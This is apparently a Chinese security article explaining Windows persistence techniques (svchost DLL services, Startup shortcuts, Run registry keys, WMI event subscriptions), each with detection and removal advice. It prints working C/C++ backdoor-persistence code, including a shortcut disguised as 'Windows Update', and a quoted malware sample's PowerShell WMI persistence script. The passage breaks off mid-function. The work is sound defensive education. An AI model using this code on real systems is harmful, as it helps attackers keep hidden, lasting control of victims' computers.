· 通过将关键网络服务与主机中的其他非网络服务的故障隔离，并在网络组件崩溃时添加无缝恢复网络连接的能力，提高了可靠性。


· 通过消除与隔离共享主机中的行为不当服务相关的故障排除开销，降低了支持成本。

· 通过提供额外的服务间隔离来提高安全性


· 通过允许每项服务设置和权限提高可扩展性

· 通过按服务CPU，I / O和内存管理改进资源管理，并增加清晰的诊断数据（报告每个服务的CPU，I / O和网络使用情况）。

在系统启动时，Svchost.exe会检查注册表以确定应加载哪些服务，注册表路径如下：HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost .在笔者的电脑上，如下图：



而在注册表HKLM\SYSTEM\CurrentControlSet\Services，保存着注册服务的相关信息，以netsvcs组中的AeLoookupSvc为例，我们看一下相关信息：



该路径下保存了服务的ImagePath、Description、DisplayName等信息，当然还包含一些服务的其他配置，这里不一一列举。如下的代码演示了如何添加一个利用Svchost启动的DLL共享服务。

```
BOOL search_svchost_service_name(TCHAR* service_name_buffer, PDWORD buffer_size)
{
    BOOL bRet = FALSE;
    int rc = 0;
    HKEY hkRoot;
    BYTE buff[2048];
    TCHAR* ptr = NULL;

    DWORD type;
    DWORD size = sizeof(buff);
    int i = 0;
    bool bExist = false;
    TCHAR tmp_service_name[50];
    TCHAR* pSvchost = _TEXT("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Sv
chost");

    rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, pSvchost, 0, KEY_ALL_ACCESS, &hkRoot);
    if(ERROR_SUCCESS != rc)
    {
        return NULL;
    }

    rc = RegQueryValueEx(hkRoot, _TEXT("netsvcs"), 0, &type, buff, &size);
    SetLastError(rc);
    if(ERROR_SUCCESS != rc)
    {
        RegCloseKey(hkRoot);
        return NULL;
    }

    do
    {
        wsprintf(tmp_service_name, _TEXT("netsvcs_0x%d"), i);
        for(ptr = (TCHAR*)buff; *ptr; ptr = _tcschr(ptr, 0)+1)
        {
            if (lstrcmpi(ptr, tmp_service_name) == 0)
            {
                bExist = true;
                break;
            }
        }
        if (bExist == false)
        {
            break;
        }
        bExist = false;
        i++;
    } while(1);

    memcpy(buff + size - sizeof(TCHAR), tmp_service_name, lstrlen(tmp_service_na
me) * sizeof(TCHAR) + sizeof(TCHAR));

    rc = RegSetValueEx(hkRoot, _TEXT("netsvcs"), 0, REG_MULTI_SZ, buff, size + l
strlen(tmp_service_name) * sizeof(TCHAR) + sizeof(TCHAR));
    if(ERROR_SUCCESS != rc)
    {
        goto ERROE_EXIT;
    }


    if (bExist == false)
    {
        lstrcpyn(service_name_buffer, tmp_service_name, *buffer_size);
        *buffer_size =lstrlen(service_name_buffer);
    }

    bRet = TRUE;
```

```
ERROE_EXIT:
    if (hkRoot != NULL)
    {
        RegCloseKey(hkRoot);
        hkRoot = NULL;
    }
    return bRet;
}


BOOL install_service(LPCTSTR full_dll_path, TCHAR* service_name_buffer, PDWORD b
uffer_size)
{
    BOOL bRet = FALSE;
    int rc = 0;
    HKEY hkRoot = HKEY_LOCAL_MACHINE;
    HKEY hkParam = 0;
    SC_HANDLE hscm = NULL;
    SC_HANDLE schService = NULL;
    TCHAR   strModulePath[MAX_PATH];
    TCHAR   strSysDir[MAX_PATH];
    DWORD   dwStartType = 0;


    BYTE buff[1024];
    DWORD type;
    DWORD size = sizeof(buff);

    TCHAR* binary_path = _TEXT("%SystemRoot%\\System32\\svchost.exe -k netsvc
s");

    TCHAR* ptr;
    TCHAR* pSvchost = _TEXT("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Sv
chost");
    rc = RegOpenKeyEx(hkRoot, pSvchost, 0, KEY_QUERY_VALUE, &hkRoot);
    if(ERROR_SUCCESS != rc)
    {
        goto ERROR_EXIT;
    }

    rc = RegQueryValueEx(hkRoot, _TEXT("netsvcs"), 0, &type, buff, &size);
    RegCloseKey(hkRoot);
    SetLastError(rc);
    if(ERROR_SUCCESS != rc)
    {
        goto ERROR_EXIT;
    }


    //install service
    hscm = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
    if (hscm == NULL)
    {
        goto ERROR_EXIT;
    }


    if(!search_svchost_service_name(service_name_buffer, buffer_size))
    {
        goto ERROR_EXIT;
    }

    schService = CreateService(
        hscm,                       // SCManager database
        service_name_buffer,                    // name of service
        service_name_buffer,           // service name to display
        SERVICE_ALL_ACCESS,         // desired access
```

```
        SERVICE_WIN32_OWN_PROCESS,
        SERVICE_AUTO_START,      // start type
        SERVICE_ERROR_NORMAL,      // error control type
        binary_path,        // service's binary
        NULL,                      // no load ordering group
        NULL,                      // no tag identifier
        NULL,                      // no dependencies
        NULL,                      // LocalSystem account
        NULL);                     // no password
    dwStartType = SERVICE_WIN32_OWN_PROCESS;

    if (schService == NULL)
    {
        goto ERROR_EXIT;
    }

    CloseServiceHandle(schService);
    CloseServiceHandle(hscm);

    //config service
    hkRoot = HKEY_LOCAL_MACHINE;
    lstrcpy((TCHAR*)buff, _TEXT("SYSTEM\\CurrentControlSet\\Services\\"));
    lstrcat((TCHAR*)buff, service_name_buffer);
    rc = RegOpenKeyEx(hkRoot, (TCHAR*)buff, 0, KEY_ALL_ACCESS, &hkRoot);
    if(ERROR_SUCCESS != rc)
    {
        goto ERROR_EXIT;
    }

    rc = RegCreateKey(hkRoot, _TEXT("Parameters"), &hkParam);
    if(ERROR_SUCCESS != rc)
    {
        goto ERROR_EXIT;
    }


    rc = RegSetValueEx(hkParam, _TEXT("ServiceDll"), 0, REG_EXPAND_SZ, (PBYTE)fu
ll_dll_path, lstrlen(full_dll_path)  * sizeof(TCHAR) + sizeof(TCHAR));
    if(ERROR_SUCCESS != rc)
    {
        goto ERROR_EXIT;
    }

    bRet = TRUE;

ERROR_EXIT:
    if(hkParam != NULL)
    {
        RegCloseKey(hkParam);
        hkParam = NULL;
    }
    if(schService != NULL)
    {
        CloseServiceHandle(schService);
        schService = NULL;
    }
    if(hscm != NULL)
    {
        CloseServiceHandle(hscm);
        hscm = NULL;
    }

    return bRet;
}



void start_service(LPCTSTR lpService)
```

```
{
    SC_HANDLE hSCManager = OpenSCManager( NULL, NULL,SC_MANAGER_CREATE_SERVICE
);
    if ( NULL != hSCManager )
    {
        SC_HANDLE hService = OpenService(hSCManager, lpService, DELETE | SERVICE
_START);
        if ( NULL != hService )
        {
            StartService(hService, 0, NULL);
            CloseServiceHandle( hService );
        }
        CloseServiceHandle( hSCManager );
    }
}

BOOL add_to_service()
{
    //
    BOOL bRet = FALSE;
    DWORD service_name_size;
    TCHAR service_name[MAXBYTE * 2];

    service_name_size = sizeof(service_name) / sizeof(TCHAR);

    if(install_service(_TEXT("C:\\service.dll"),service_name, &service_name_siz
e))
    {
        start_service(service_name);
        _tprintf(_TEXT("install service successful!!!"));
        bRet= TRUE;
    }
    else
    {
        _tprintf(_TEXT("can not install service!!!"));
    }

    return bRet;
}
```


而服务DLL也需要满足一定的格式，该服务必须导出ServiceMain()函数并调用RegisterServiceCtrlHandlerEx()函数注册Service Handler，具体的服务DLL的代码如下如下

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}


SERVICE_STATUS_HANDLE g_service_status_handle = NULL;

SERVICE_STATUS g_service_status =
{
    SERVICE_WIN32_SHARE_PROCESS,
    SERVICE_START_PENDING,
    SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN | SERVICE_ACCEPT_PAUSE_CONTINU
E
};

DWORD WINAPI ServiceHandler(DWORD dwControl,DWORD dwEventType,LPVOID lpEventDat
a,LPVOID lpContext)
{
    switch (dwControl)
    {
    case SERVICE_CONTROL_STOP:
    case SERVICE_CONTROL_SHUTDOWN:
        g_service_status.dwCurrentState = SERVICE_STOPPED;
        break;
    case SERVICE_CONTROL_PAUSE:
        g_service_status.dwCurrentState = SERVICE_PAUSED;
        break;
    case SERVICE_CONTROL_CONTINUE:
        g_service_status.dwCurrentState = SERVICE_RUNNING;
        break;
    case SERVICE_CONTROL_INTERROGATE:
        break;
    default:
        break;
    };

    SetServiceStatus(g_service_status_handle, &g_service_status);

    return NO_ERROR;
}

extern "C" __declspec(dllexport) VOID WINAPI ServiceMain(DWORD dwArgc,LPCTSTR* l
pszArgv)
{
    g_service_status_handle = RegisterServiceCtrlHandlerEx(_TEXT("Svchost Servic
e"), ServiceHandler, NULL);
    if (!g_service_status_handle)
    {
        return;
    }

    g_service_status.dwCurrentState = SERVICE_RUNNING;

    SetServiceStatus(g_service_status_handle, &g_service_status);
```

```
    while(TRUE)
    {
        Sleep(1000);
        OutputDebugString(_TEXT("Hello Topsec In Svchost"));
    }

    return;
};
```

运行效果图


运行样本文件后，服务被创建起来，在后台稳定运行中。



检查及清除方法

1、 监控新服务的创建，检查新服务的关键信息，如ImagePath，对文件进行验证。禁止不明来源服务的安装行为

2、 使用Sysinternals Autoruns工具检查已有的服务，并验证服务模块的合法性。如验证是否有文件签名、签名是否正常。可以使用AutoRuns工具删除不安全的服务



启动项

原理及代码介绍

启动项，就是开机的时候系统会在前台或者后台运行的程序。设置启动项的方式分为两种：1. Startup文件夹

文件快捷方式是一种用户界面中的句柄，它允许用户找到或使用位于另一个目录或文件夹的一个文件或资源，快捷方式还可能额外指定命令行参数，从而在运行它时将所定参数传递到目标程序。

Startup文件夹是Windows操作系统中的功能，它使用户能够在Windows启动时自动运行指定的程序集。在不同版本的Windows中，启动文件夹的位置可能略有不同。任何需要在系统启动时自动运行的程序都必须存储为此文件夹中的快捷方式。

攻击者可以通过在Startup目录建立快捷方式以执行其需要持久化的程序。他们可以创建一个新的快捷方式作为间接手段，可以使用伪装看起来像一个合法的程序。攻击者还可以编辑目标路径或完全替换现有快捷方式，以便执行其工具而不是预期的合法程序。

如下的代码演示了在Startup目录建立快捷方式来实现后门持久化：

```
BOOL add_to_lnkfile()
{
    BOOL ret = FALSE;
    HRESULT hcode;
    TCHAR startup_path[MAX_PATH];
    TCHAR save_path[MAX_PATH*2];
    TCHAR command[MAXBYTE * 2];

    IShellLink* shelllnk = NULL;
    IPersistFile* pstfile = NULL;

    hcode = CoInitialize(NULL);
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    hcode = CoCreateInstance(CLSID_ShellLink, NULL, CLSCTX_INPROC_SERVER, IID_IS
hellLink, (void**)&shelllnk);
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    hcode = shelllnk->QueryInterface(IID_IPersistFile,(void**)&pstfile);
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    //设置快捷方式命令
    wsprintf(command, _TEXT("C:\\windows\\system32\\rundll32.exe"));
    hcode = shelllnk->SetPath(command);
    if (hcode != S_OK)
    {
        MessageBox(NULL, command, command,MB_OK);
        goto Error_Exit;
    }

    wsprintf(command, _TEXT(" %s %s"), _TEXT("c:\\topsec.dll"), _TEXT("RunPro
c"));
    hcode = shelllnk->SetArguments(command);
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    wsprintf(command, _TEXT("%s"), _TEXT("This is For Windows Update!!!"));
    hcode = shelllnk->SetDescription(command);
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    hcode = shelllnk->SetWorkingDirectory(_TEXT("c:\\"));
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    //获取启动目录
    if(SHGetSpecialFolderPath(NULL, startup_path, CSIDL_STARTUP, FALSE) == FALS
E)
    {
        goto Error_Exit;
    }
    wsprintf(save_path, _TEXT("%s\\%s"), startup_path, _TEXT("Windows Update.Ln
```

```
k"));
    hcode = pstfile->Save(save_path, TRUE);
    if (hcode != S_OK)
    {
        goto Error_Exit;
    }

    ret = TRUE;
Error_Exit:
    if (shelllnk != NULL)
    {
        shelllnk->Release();
        shelllnk = NULL;
    }

    if (pstfile != NULL)
    {
        pstfile->Release();
        pstfile = NULL;
    }
    CoUninitialize();
    return ret;
}
```

从资源中释放文件的代码如下：

```
BOOL ReleaseFile(LPTSTR resource_type, LPTSTR resource_name, LPCTSTR save_path)
{
    BOOL ret = FALSE;

    DWORD cb = NULL;
    HRSRC h_resource = NULL;
    DWORD resource_size  = NULL;
    LPVOID resource_pt = NULL;
    HGLOBAL h_resource_load = NULL;
    HANDLE save_file  = NULL;

    h_resource = FindResource(NULL, resource_name, resource_type);
    if (NULL == h_resource)
    {
        goto Error_Exit;
    }

    resource_size = SizeofResource(NULL, h_resource);
    if (0 >= resource_size)
    {
        goto Error_Exit;
    }

    h_resource_load = LoadResource(NULL, h_resource);
    if (NULL == h_resource_load)
    {
        goto Error_Exit;
    }

    resource_pt = LockResource(h_resource_load);
    if (NULL == resource_pt)
    {
        goto Error_Exit;
    }

    save_file = CreateFile(save_path, GENERIC_WRITE, FILE_SHARE_READ, NULL, CREA
TE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if(save_file == INVALID_HANDLE_VALUE)
    {
        goto Error_Exit;
    }

    for (DWORD i = 0; i < resource_size; i++)
    {
        if ((WriteFile(save_file,(PBYTE)resource_pt + i, sizeof(BYTE), &cb, NUL
L) == FALSE) ||
            (sizeof(BYTE) != cb))
        {
            goto Error_Exit;
        }
    }


    ret = TRUE;
Error_Exit:
    if (h_resource_load != NULL)
    {
        FreeResource(h_resource_load);
        h_resource_load = NULL;
    }
    if (h_resource != NULL)
    {
        CloseHandle(h_resource);
        h_resource = NULL;
    }
```

```
    return ret;
}
```

2.Run注册表项

默认情况下，在Windows系统上创建下列运行键：
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce


这个HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx也可用，但在WindowsVista和更新版本上默认不创建。

只需挑选其中一项修改就可以，下面代码以HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run为例：


```
#include <iostream>
#include<windows.h>
int main()
{
    //HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    HKEY hKey;
    DWORD dwDisposition;
    const char path[] = "C:\\HelloTopSec.exe";//hello.exe
    if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, NULL, 0, KEY_WRI
TE, NULL, &hKey, &dwDisposition))
    {
        return 0;
    }
    if (ERROR_SUCCESS != RegSetValueExA(hKey, "hello", 0, REG_SZ, (BYTE*)path,
(1 + ::lstrlenA(path))))
    {
        return 0;
    }
    return 0;
}
```

运行效果图

在Startup目录的快捷方式会在系统启动的时候被执行



HelloTopSec.exe在系统启动的时候被执行



检查及清除方法

1、 检查所有位于Startup目录的快捷方式，删除有不明来源的快捷方式

2、 由于快捷方式的目标路径可能不会改变，因此对与已知软件更改，修补程序，删除等无关的快捷方式文件的修改都可能是可疑的。

3、 检查注册表项的更改。

WMI事件过滤

原理及代码介绍

Windows管理规范（Windows Management Instrumentation，缩写WMI）由一系列对Windows Driver Model的扩展组成，它通过仪器组件提供信息和通知，提供了一个操作系统的接口。从攻击者或防御者的角度来看，WMI最强大的功能之一是WMI能够响应WMI事件。 除了少数例外，WMI事件可用于响应几乎任何操作系统事件。 例如，WMI事件可用于在进程创建时触发事件。 然后，可以将

此机制用作在任何Windows操作系统上执行命令行指令。 有两类WMI事件，在单个进程的上下文中本地运行的事件和永久WMI事件过滤。 本地事件持续主机进程的生命周期，而永久WMI事件存储在WMI存储库中，以SYSTEM身份运行，并在重新引导后保持不变。据各安全厂商披露，有不少APT组织使用这种技术来维持后门持久性，如何防御WMI攻击值得安全研究人员进行了解。

WMI允许通过脚本语言(VBScript 或 Windows PowerShell)来管理本地或远程的Windows计算机或服务器，同样的, 微软还为WMI提供了一个称之为Windows Management Instrumentation Command-line（WMIC）的命令行界面，我们还可以通过WMIC工具来管理系统中的WMI。

WMI查询使用WMI查询语言（WQL），它是SQL的一个子集，具有较小的语义更改以支持WMI。WQL支持三种类型的查询，数据查询、架构查询及事件查询。消费者使用事件查询进行注册，以接收事件通知，事件提供程序则使用事件查询进行注册以支持一个或多个事件。

要安装永久WMI事件订阅，需要执行以下三步：

1. 注册事件过滤器 – 也就是感兴趣的事件，或者说触发条件

2. 注册事件消费者 – 指定触发事件时要执行的操作

3. 绑定事件消费者和过滤器 – 将事件过滤器和事件消费者绑定，以在事件触发时执行指定操作。

如下的图是某样本通过PowerShell注册WMI永久事件过滤实现持久化的代码：

Figure 5: SEADADDY WMI persistence with PowerShell

```
$filterName='BotFilter82'
$consumerName='BotConsumer23'
$exePath='C:\Windows\System32\evil.exe'
$Query="SELECT * FROM __InstanceModificationEvent
WITHIN 60 WHERE TargetInstance ISA 'Win32_
PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"
$WMIEventFilter=Set-WmiInstance-Class__EventFilter-
NameSpace"root\subscription"-Arguments @
{Name=$filterName;EventNameSpace="root\
cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorActionStop
$WMIEventConsumer=Set-WmiInstance-
ClassCommandLineEventConsumer-Namespace"root\
subscription"-Arguments@=$consumerName;ExecutablePa
th=$exePath;CommandLineTemplate=$exePath}
Set-WmiInstance-Class__FilterToConsumerBinding-
Namespace"root\subscription"-Arguments
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```


如下的代码演示了如何通过利用WMIC工具注册WMI事件来实现后门持久化， 注册的事件会在系统启动时间120后收到通知，执行CMD命令调用Rundll32加载我们指定的DLL并执行其导出函数。

```
BOOL add_wmi_filter()
{
    BOOL    ret = FALSE;
    int     path_len = NULL;
    TCHAR*  command = NULL;
    STARTUPINFO si = {0};
    PROCESS_INFORMATION pi = {0};

